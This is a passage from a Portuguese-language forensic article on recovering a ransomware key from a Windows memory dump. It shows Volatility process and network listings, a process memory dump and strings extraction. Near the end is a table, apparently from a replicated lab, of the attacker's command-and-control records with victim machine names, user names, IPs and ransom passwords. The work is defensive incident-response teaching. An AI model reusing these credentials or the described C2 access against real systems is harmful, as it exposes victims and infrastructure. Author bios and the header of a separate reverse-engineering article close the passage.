0xffffe000e8537840	svchost.exe	708	560	10	0	0	0	2021-10-23 02:37:36 UTC+0000	
0xffffe000e8582840	svchost.exe	804	560	36	0	0	0	2021-10-23 02:37:37 UTC+0000	
0xffffe000e8598440	dwm.exe	836	504	9	0	1	0	2021-10-23 02:37:37 UTC+0000	
0xffffe000e85b8840	svchost.exe	904	560	6	0	0	0	2021-10-23 02:37:37 UTC+0000	
0xffffe000e85bc840	svchost.exe	920	560	19	0	0	0	2021-10-23 02:37:37 UTC+0000	
0xffffe000e85e9080	svchost.exe	996	560	19	0	0	0	2021-10-23 02:37:37 UTC+0000	
0xffffe000e85fd840	svchost.exe	380	560	17	0	0	0	2021-10-23 02:37:37 UTC+0000	
0xffffe000e866d840	svchost.exe	1104	560	16	0	0	0	2021-10-23 02:37:37 UTC+0000	
0xffffe000e86a1840	WUDFHost.exe	1148	380	6	0	0	0	2021-10-23 02:37:37 UTC+0000	
0xffffe000e8717080	spoolsv.exe	1304	560	11	0	0	0	2021-10-23 02:37:38 UTC+0000	
0xffffe000e872f080	svchost.exe	1344	560	17	0	0	0	2021-10-23 02:37:38 UTC+0000	
0xffffe000e8757080	svchost.exe	1400	560	8	0	0	0	2021-10-23 02:37:38 UTC+0000	
0xffffe000e87a1540	svchost.exe	1536	560	7	0	0	0	2021-10-23 02:37:38 UTC+0000	
0xffffe000e87af680	MsMpEng.exe	1552	560	31	0	0	0	2021-10-23 02:37:38 UTC+0000	
0xffffe000e8a41840	svchost.exe	224	560	3	0	0	0	2021-10-23 02:37:40 UTC+0000	
0xffffe000c6a56080	sihost.exe	2116	804	10	0	1	0	2021-10-23 02:37:41 UTC+0000	
0xffffe000c6a4d840	taskhostw.exe	2152	804	9	0	1	0	2021-10-23 02:37:41 UTC+0000	
0xffffe000e8b10840	userinit.exe	2348	504	0	------	1	0	2021-10-23 02:37:41 UTC+0000	
0xffffe000e8b2a840	explorer.exe	2420	2348	71	0	1	0	2021-10-23 02:37:41 UTC+0000	
0xffffe000e8ba9840	svchost.exe	2528	560	1	0	0	0	2021-10-23 02:37:42 UTC+0000	
0xffffe000e8d0b080	RuntimeBroker.	2584	652	12	0	1	0	2021-10-23 02:37:42 UTC+0000	
0xffffe000e8d76080	SearchIndexer.	2716	560	16	0	0	0	2021-10-23 02:37:43 UTC+0000	
0xffffe000e8dd9840	ShellExperienc	2948	652	33	0	1	0	2021-10-23 02:37:44 UTC+0000	
0xffffe000e8e19080	SearchUI.exe	1644	652	23	0	1	0	2021-10-23 02:37:44 UTC+0000	
0xffffe000e8e03840	svchost.exe	2788	560	1	0	1	0	2021-10-23 02:39:41 UTC+0000	
0xffffe000e6a58840	audiodg.exe	1204	996	6	0	0	0	2021-10-23 03:08:43 UTC+0000	

Figura 13: Execução do comando "volatility -f memdump.mem --profile=Win10x64_10240_17770 pslist".

Uma opção do plugin "pslist", que pode ser usada para exibir os processos pais e filhos, é o "pstree", que foi empregada conforme mostrado na Figura 14.

 # volatility -f memdump.mem --profile=Win10x64_10240_17770 pstree




```
# vol.py -f memdump.mem --profile=Win10x64_10240_17770 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
0xffffe000e68d8080:wininit.exe                        436    348      1      0 2021-10-23 02:37:35 UTC+0000
. 0xffffe000e84ac080:lsass.exe                        572    436      6      0 2021-10-23 02:37:36 UTC+0000
. 0xffffe000e849e680:services.exe                     560    436      5      0 2021-10-23 02:37:36 UTC+0000
.. 0xffffe000e87a1540:svchost.exe                    1536    560      7      0 2021-10-23 02:37:38 UTC+0000
.. 0xffffe000e85b8840:svchost.exe                     904    560      6      0 2021-10-23 02:37:37 UTC+0000
.. 0xffffe000e8523080:svchost.exe                     652    560     15      0 2021-10-23 02:37:36 UTC+0000
... 0xffffe000e8d0b080:RuntimeBroker.                2584    652     12      0 2021-10-23 02:37:42 UTC+0000
... 0xffffe000e8602640:dllhost.exe                   1924    652      8      0 2021-10-23 03:11:10 UTC+0000
... 0xffffe000e8dd9840:ShellExperienc                2948    652     33      0 2021-10-23 02:37:44 UTC+0000
... 0xffffe000e8e19080:SearchUI.exe                  1644    652     23      0 2021-10-23 02:37:44 UTC+0000
.. 0xffffe000e87af600:MsMpEng.exe                    1552    560     31      0 2021-10-23 02:37:38 UTC+0000
.. 0xffffe000e8717080:spoolsv.exe                    1304    560     11      0 2021-10-23 02:37:38 UTC+0000
.. 0xffffe000e8e03840:svchost.exe                    2788    560      1      0 2021-10-23 02:39:41 UTC+0000
.. 0xffffe000e85bc840:svchost.exe                     920    560     19      0 2021-10-23 02:37:37 UTC+0000
.. 0xffffe000e8d76080:SearchIndexer.                 2716    560     16      0 2021-10-23 02:37:43 UTC+0000
... 0xffffe000e78e9080:SearchFilterHo                 988   2716      6      0 2021-10-23 03:10:14 UTC+0000
... 0xffffe000e8855080:SearchProtocol                1936   2716      9      0 2021-10-23 03:10:14 UTC+0000
.. 0xffffe000e8582840:svchost.exe                     804    560     36      0 2021-10-23 02:37:37 UTC+0000
... 0xffffe000e6a56080:sihost.exe                    2116    804     10      0 2021-10-23 02:37:41 UTC+0000
... 0xffffe000e6a4d840:taskhostw.exe                 2152    804      9      0 2021-10-23 02:37:41 UTC+0000
.. 0xffffe000e872f080:svchost.exe                    1344    560     17      0 2021-10-23 02:37:38 UTC+0000
.. 0xffffe000e8ba9840:svchost.exe                    2528    560      1      0 2021-10-23 02:37:42 UTC+0000
.. 0xffffe000e8537840:svchost.exe                     708    560     10      0 2021-10-23 02:37:36 UTC+0000
.. 0xffffe000e866d840:svchost.exe                    1104    560     16      0 2021-10-23 02:37:37 UTC+0000
.. 0xffffe000e85e9080:svchost.exe                     996    560     19      0 2021-10-23 02:37:37 UTC+0000
... 0xffffe000e6a58840:audiodg.exe                   1204    996      6      0 2021-10-23 03:08:43 UTC+0000
.. 0xffffe000e8599080:NisSrv.exe                     2396    560     10      0 2021-10-23 03:10:13 UTC+0000
.. 0xffffe000e8a41840:svchost.exe                     224    560      3      0 2021-10-23 02:37:40 UTC+0000
.. 0xffffe000e85fd840:svchost.exe                     380    560     17      0 2021-10-23 02:37:37 UTC+0000
... 0xffffe000e86a1840:WUDFHost.exe                  1148    380      6      0 2021-10-23 02:37:37 UTC+0000
.. 0xffffe000e777f080:svchost.exe                    3440    560     11      0 2021-10-23 03:08:44 UTC+0000
.. 0xffffe000e8757080:svchost.exe                    1400    560      8      0 2021-10-23 02:37:38 UTC+0000
0xffffe000e82b0080:csrss.exe                          356    348     10      0 2021-10-23 02:37:35 UTC+0000
0xffffe000e6860840:System                               4      0     99      0 2021-10-23 02:37:32 UTC+0000
. 0xffffe000e801d040:smss.exe                         244      4      2      0 2021-10-23 02:37:32 UTC+0000
0xffffe000e68f7380:csrss.exe                          444    428     11      0 2021-10-23 02:37:35 UTC+0000
0xffffe000e83ec080:winlogon.exe                       504    428      4      0 2021-10-23 02:37:35 UTC+0000
. 0xffffe000e8590440:dwm.exe                          836    504      9      0 2021-10-23 02:37:37 UTC+0000
. 0xffffe000e8b10840:userinit.exe                    2348    504      0 ------ 2021-10-23 02:37:41 UTC+0000
.. 0xffffe000e8b2a840:explorer.exe                   2420   2348     71      0 2021-10-23 02:37:41 UTC+0000
```

Figura 14: Execução do comando "volatility -f memdump.mem --profile=Win10x64_10240_17770 pstree".

Em seguida, utilizou-se o plugin "psxview" para listar os processos que estão tentando se ocultar no computador, como mostra a Figura 15.

 # volatility -f memdump.mem --profile=Win10x64_10240_17770 psxview



Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd	ExitTime
0x000000007e2d8080	wininit.exe	436	True	True	True	True	True	True	False	
0x0000000009f9f680	services.exe	560	True	True	True	True	True	True	False	
0x00000000119b4080	NisSrv.exe	2396	True	True	True	True	True	True	False	
0x000000001cd87840	svchost.exe	224	True	True	True	True	True	True	False	
0x0000000010964080	svchost.exe	652	True	True	True	True	True	True	False	
0x000000007ca56080	sihost.exe	2116	True	True	True	True	True	True	False	
0x0000000010ba9840	svchost.exe	708	True	True	True	True	True	True	False	
0x0000000007d38080	svchost.exe	3440	True	True	True	True	True	True	False	
0x000000001bd6b840	ShellExperienc	2948	True	True	True	True	True	True	False	
0x000000000197a080	spoolsv.exe	1304	True	True	True	True	True	True	False	
0x0000000008f3b080	winlogon.exe	504	True	True	True	True	True	True	False	
0x000000002837c080	SearchUI.exe	1644	True	True	True	True	True	True	False	
0x000000001289d080	svchost.exe	996	True	True	True	True	True	True	False	
0x0000000011a16440	dwm.exe	836	True	True	True	True	True	True	False	
0x00000000275524c0	conhost.exe	1636	True	True	True	True	True	True	False	
0x0000000022887840	svchost.exe	2528	True	True	True	True	True	True	False	
0x0000000016055540	svchost.exe	1536	True	True	True	True	True	True	False	
0x000000001795a080	SearchProtocol	1936	True	True	True	True	True	True	False	
0x0000000012c41840	svchost.exe	380	True	True	True	True	True	True	False	
0x0000000000c14600	MsMpEng.exe	1552	True	True	True	True	True	True	False	
0x0000000012dc6640	dllhost.exe	1924	True	True	True	False	True	True	False	
0x0000000011e7f840	svchost.exe	920	True	True	True	True	True	True	False	
0x000000007ca58840	audiodg.exe	1204	True	True	True	True	True	True	False	
0x0000000001aa5080	svchost.exe	1400	True	True	True	True	True	True	False	
0x00000000114b2840	svchost.exe	804	True	True	True	True	True	True	False	
0x0000000027026080	SearchIndexer.	2716	True	True	True	True	True	True	False	
0x0000000022e87080	RuntimeBroker.	2584	True	True	True	True	True	True	False	
0x0000000033f1b840	svchost.exe	2788	True	True	True	True	True	True	False	
0x0000000021f18840	explorer.exe	2420	True	True	True	True	True	True	False	
0x0000000014266840	svchost.exe	1104	True	True	True	True	True	True	False	

Figura 15: Execução do comando "volatility -f memdump.mem --profile=Win10x64_10240_17770 psxview".

Após verificar os processos em execução, outro ponto fundamental é analisar as conexões relacionadas a eles. Para isso, executou-se o comando "netscan" que mostrou que houve uma conexão entre a máquina 192.168.10.12, com status "close", com o C2 do atacante 192.168.10.10, como mostrado na Figura 16.

 # volatility -f memdump.mem --profile=Win10x64_10240_17770 netscan




Figura 16: Execução do comando "volatility -f memdump.mem --profile=Win10x64_10240_17770 netscan".

Apesar de haver evidências de conexão, aparentemente não foi encontrado nenhum processo suspeito. Então, foi preciso analisar melhor alguns artefatos mais específicos, pois é característico de malwares se injetarem em processos legítimos.

Dado o exposto, para validar os Identificadores de Segurança (SIDs), utilizou-se o comando "getsids" para identificar os processos associados a um determinado usuário e que possam ter privilégios que podem ser maliciosamente escalados e, dentre os vários processos, observou-se que o processo 2420 estava sendo executado por vários usuários, em particular pelo usuário "srvmaster" conforme é trazido na Figura 17.

 # volatility -f memdump.mem --profile=Win10x64_10240_17770 getsids -p 2420




Figura 17: Execução do comando "volatility -f memdump.mem --profile=Win10x64_10240_17770 getsids -p 2420".

Sendo assim, com base nos resultados dos comandos "pstree" e "pslist", utilizou-se o comando "memdump" no processo 2420 para extrair todas as suas informações e despejá-las em um arquivo específico com o comando "-p 2420" seguido da opção "--dump-dir" (diretório onde se quer extrair o despejo), tal como é mostrado na Figura 18.

 # volatility -f memdump.mem --profile=Win10x64_10240_17770 memdump -p 2420 --dump-dir /home-/kali/Desktop/dump




Figura 18: Execução do comando "volatility -f memdump.mem --profile=Win10x64_10240_17770 mem-dump -p 2420 --dump-dir /home/kali/Desktop/dump".

Feito isso, com o comando "strings", redirecionou-se o conteúdo do despejo para um arquivo com o parâmetro ">", como mostra a Figura 19.

 # strings 2420.dmp > 2420.txt

Figura 19: Execução do comando "strings 2420.dmp > 2420.txt".

Após análise minuciosa do binário identificado e extraído, foi possível identificar a comunicação do computador com o Comando e Controle do atacante, incluindo algumas informações da máquina, como um password que é a chave para descriptografar os arquivos, como apresentado na Figura 20.





Figura 20: Informações de conexão com o ambiente de Comando e Controle do atacante incluindo a chave criptográfica do ransomware.

Sendo assim, no ambiente que foi replicado, foi possível acessar o C2 do atacante e identificar todas as informações da infraestrutura do ransomware presentes no C2 do atacante, incluindo a senha de resgate, conforme pode ser constatado na Figura 21.



Machine Name	UserName	Password	Date	Ip	Get Info About target - Database 1	Get Info About target - Database 2
WIN-1SNQGB7U0FK	C13ber	ZCYb1ELUDlLDpG(	2020-07-14 23:40:45	192.168.8.130	Search	Search
MICRO001	C13ber	6YPtd7c*hNFEnHX	2021-05-27 23:20:38	192.168.10.11	Search	Search
MICRO001	C13ber	y(TaDK2CkEZ!jlb	2021-05-28 21:14:18	192.168.10.11	Search	Search
MICRO001	C13ber	ItDg56lHCHG27O!	2021-10-16 19:21:35	192.168.10.11	Search	Search
DESKTOP-0I07AQ9	srvmaster	!vZZPOwi90ObnSH	2021-10-16 23:42:06	192.168.10.12	Search	Search
DESKTOP-0I07AQ9	srvmaster	RQI1M=lWC4NVmro	2021-10-16 23:53:28	192.168.10.12	Search	Search
MICRO001	C13ber	oRs)P?85VVe2WEi	2021-10-21 20:28:34	192.168.10.11	Search	Search
DESKTOP-0I07AQ9	srvmaster	MXzwZ7JPp)Jc0cO	2021-10-23 00:10:15	192.168.10.12	Search	Search

Figura 21: Informações do ambiente de Comando e Controle do atacante com a chave criptográfica do ransomware.

5. Conclusão

Devido ao aumento na quantidade de dispositivos computacionais conectados, a distribuição de programas maliciosos associados à prática criminosa cresce diariamente. Consequentemente, a presença de malwares em exames periciais é cada vez mais frequente. Além disso, a alta diversidade de classes e métodos distintos de atuação dos malwares fazem com que os exames periciais realizados nesses tipos de programas criem desafios aos especialistas em informática forense. O propósito deste artigo foi apresentar a análise específica de ransomwares para os profissionais da área, juntamente com ferramentas e técnicas que irão auxiliar na identificação e extração de sua(s) chave(s) criptográfica(s).

No cenário abordado, constatou-se a possibilidade de recuperação dos arquivos criptografados através da verificação das características e do comportamento do ransomware, permitindo identificar e extrair sua chave criptográfica por meio da análise dos dados contidos em memória, com uma abordagem metodológica que pode ser empregada analogamente para outros casos semelhantes em que seja necessário recuperar ambientes atacados por esse tipo de malware, visto que a análise de malwares, em particular dos ransomwares, passa a ser uma realidade cada vez mais frequente nos exames periciais. Entender os conceitos sobre o assunto, conhecer métodos para compreender seu funcionamento visando à identificação e extração de sua(s) chave(s) criptográfica(s) são tarefas que devem estar presentes no dia a dia de qualquer perito criminal que atue na Computação Forense.

Referências

1. ABNT. NBR 27037: Diretrizes para identificação, coleta, aquisição e preservação de evidência digital. Rio de Janeiro, 2011.

2. ACCESSDATA CORP. FTK User Guide. Lindon, Utah, EUA: AccessData, 2010.

3. AQUILINA, J.; CASEY, E.; MALIN, C. Malware Forensics: Investigating and Analyzing Malicious Code. EUA: Syngress, 2008.

4. DEPARTAMENTO DE SEGURANÇA DA INFORMAÇÃO E COMUNICAÇÕES DO GABINETE DE SEGURANÇA INSTITUCIONAL DA PRESIDÊNCIA DA REPÚBLICA. Diretrizes para o registro de eventos, coleta e preservação de evidências de incidentes de segurança em redes. Brasília, 2014.

5. STATISTA. Como funciona um ransomware. Disponível em: <https://es.statista.com/grafico/9376/como-funciona-un-ransomware/>. Acessado em: 28 de novembro de 2022.

6. TANENBAUM, Andrew. S. Sistemas Operacionais Modernos. 4a. ed., São Paulo: Prentice-Hall, 2015.

7. VELHO, J. A. et al. (Org.). Tratado de Computação Forense. Campinas: Milennium, 2016.

8. VELHO, J. A.; COSTA, K. A.; DAMASCENO, C. T.M. Locais de Crimes - dos Vestígios à Dinâmica Criminosa. Campinas: Millennium, 2013.

9. VELHO, J. A.; GEISER, G. C.; ESPÍNDULA, A. Ciências Forenses - Uma introdução às principais áreas da Criminalística Moderna. 4a. ed. Campinas: Millennium, 2021.

10. VELHO, J.A.; VILAR, G.P.; GUSMÃO, E.; FRANCO, D.P.; GROCHOCKI, L.R.. Polícia Científica - Transformando Vestígios em Evidências. Curitiba: Intersaberes, 2020.

Cleber Soares

Entusiasta em hardware hacking e biohacking, é pesquisador em segurança da informação e adepto da cultura do software livre, um dos autores do livro Introdução à Segurança Ofensiva: Uma Abordagem para Pentesters e Red Teams. Com mais de 20 anos de experiência na área de tecnologia, possui pós-graduação em CyberSecurity e atualmente trabalha como Analista de Segurança da Informação, com foco em Análise de Malwares, Resposta a Incidentes, Segurança Ofensiva e Computação Forense, atuando como Perito ad-hoc. É professor de pós-graduação e instrutor acadêmico de disciplinas e cursos relacionados a Análise de Redes, Segurança da Informação e Forense Computacional. É líder fundador do Capítulo OWASP Belém.

Deivison Pinheiro Franco

Mestre em Ciência da Computação. Especialista em Ciências Forenses e em Suporte a Redes de Computadores e Tecnologias Internet. Graduado em Processamento de Dados. Técnico Científico de Tecnologia da Informação do Banco da Amazônia, onde atua como Coordenador de Arquitetura de Tecnologia e Governança de Dados. CEO e Membro Fundador do Grupo de Pesquisas em Segurança da Informação - aCCESS Security Lab. Vencedor dos Prêmios Infosec Competence Leaders Brazil - 2018/2019 na Categoria “Forensics” e Excelência e Qualidade Brasil 2023 na Categoria "Profissional do Ano". Membro da Sociedade Brasileira de Ciências Forenses (SBCF) e do IEEE Information Forensics and Security Technical Committee (IEEE IFS-TC). Autor e Revisor Técnico dos livros “Tratado de Computação Forense” (Millennium Editora), “Polícia Científica - Transformando Vestígios em Evidências” (Editora InterSaberes) e “Introdução à Segurança Ofensiva: Uma Abordagem para Pentesters e Red Teams” (Editora Brasport). Autor regular das revistas eForensics Magazine, Hackin9 Magazine, CryptoID e Segurança Digital.

Joas Antonio dos Santos

Head e Líder de Red Team e Blue Team, pesquisador independente de segurança da informação, contribuidor do Mitre Att&ck. Mentor de segurança cibernética, Instrutor de PenTest, possui mais de 20 CVEs publicadas e mais de 90 certificações internacionais. Autor dos livros “Introdução ao Red Team: um guia básico para suas operações de red teaming” (Clube dos Autores), “Como desenvolver sua inteligência?” (Editora Dialética) e “Introdução à Segurança Ofensiva: Uma Abordagem para Pentesters e Red Teams” (Editora Brasport). Autor regular das revistas Hakin9 Magazine e eForensics Magazine. É palestrante de eventos nacionais e internacionais, onde fala de temas relacionados a Operações de Red Team e Exploração de Vulnerabilidades.

Engenharia Reversa de Software

Autor: Fernando Mercês

Identificando o *protector* pela mensagem de erro

Registro Único de Artigo

https://doi.org/10.47986/17/7

Packers x *Protectors*

